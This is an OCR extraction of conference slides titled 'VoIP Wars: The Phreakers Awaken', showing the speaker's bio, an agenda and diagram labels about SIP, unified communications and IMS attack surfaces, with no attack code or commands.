VOIP WARS: THE PHREAKERS AWAKEN

Fatih Ozavci – @fozavci

Managing Consultant – Context Information Security

context

SPEAKER

- Fatih Ozavci, Managing Consultant
  - VoIP & phreaking
  - Mobile applications and devices
  - Network infrastructure
  - CPE, hardware and IoT hacking
- Author of Viproy and VoIP Wars
- Public speaker and trainer
  - Blackhat, Defcon, HITB, AusCert, Troopers


context

AGENDA

- UC and IMS fundamentals
- Security issues and vulnerabilities
- Practical attacks
- Securing communication services


context

TRADITIONAL PHONE SYSTEMS



Alice

Audio Call




TDM

Bob

context

UNIFIED COMMUNICATIONS




Alice

Signalling

SIP Server

Bob


Media




RTP Proxy

context

UNIFIED COLLABORATION






Alice

Signalling

SIP Server

Media





RTP Proxy


Bob

context

UNIFIED ATTACK SURFACES







Signalling

SIP Server

Alice

Bob


Media

RTP Proxy


CHALLENGES OF MODERN COMMUNICATIONS

context


PREVIOUSLY ON VOIP WARS




CORPORATE COMMUNICATIONS




CLOUD COMMUNICATIONS



FEDERATED COMMUNICATIONS



IP-MULTIMEDIA SUBSYSTEM (IMS)



CLIENTS UNDER ATTACK


- ***NO*** service provider cares clients
